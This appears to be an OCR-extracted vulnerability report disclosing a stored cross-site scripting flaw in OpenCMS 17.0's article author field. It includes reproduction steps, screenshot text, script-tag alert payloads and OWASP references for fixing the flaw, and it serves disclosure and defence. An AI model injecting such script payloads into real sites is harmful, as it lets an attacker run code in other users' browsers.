
Title: Stored XSS vulnerability in OpenCMS version 17.0

Description:

This is a Stored XSS vulnerability in the author field seen when publishing an article.
This vulnerability has been tested on latest versions of Brave and Firefox browsers.
It is believed to affect any user who clicks on the "Read More" button of the affected article and can be exploited by any user who is able to modify/create articles.

Steps to recreate:

Start by creating a new article. In the author field write your script like so:



title
/mercury-demo/.content/article-m/a_00004.xml [en]


Author

<script>alert('hacked');</script>

Email

admin@admin.com
<script>alert(1)</script>
<script>alert(1)</script>
<script>alert(1)</script>
Online since: 11:05:22 AM

Save and publish the article



☑ Selection: All   Workflow: Publish   Selection: My changes


Session of Jun 24, 2024 at 0:52 PM

☑ title
/mercury-demo/.content/article-m/a_00004.xml

☑ Include related resources

☐ Include siblings

The user who clicks on the read more button:




user
<script>alert(1);</script> <script>alert(1);</script>

user@user.com
<script>alert(1);</script>
<script>alert(1);</script>
<script>alert(1);</script>
Online since: 11:26:08 AM

intro
title
Mar 23, 2024
Duis autem vel eum iriure dolor in hendrerit in vulp
consequat, vel illum dolore eu feugiat nulla facilisis
iusto odio.

Exploitation proof:



intro
title
Mar 23, 2024
re dolor in hendrerit in vulputate velit esse m
ore eu feugiat nulla facilisis at vero eros et acc

127.0.0.1
hacked

Reference articles on the vulnerability and how to fix it:

https://owasp.org/www-community/Types_of_Cross-Site_Scripting
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
http://www.webappsec.org/projects/articles/071105.shtml